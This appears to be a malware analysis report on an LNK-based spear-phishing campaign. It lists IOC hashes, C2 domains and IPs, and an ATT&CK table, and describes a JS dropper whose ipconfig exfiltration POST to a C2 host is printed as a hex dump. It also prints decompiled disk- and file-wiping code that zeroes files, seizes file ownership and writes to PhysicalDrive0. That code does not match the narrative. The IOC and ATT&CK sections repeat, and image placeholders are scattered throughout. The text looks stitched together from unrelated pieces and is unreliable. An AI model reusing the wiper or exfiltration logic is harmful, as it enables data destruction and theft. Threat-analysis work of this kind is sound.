We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.

```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:.....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

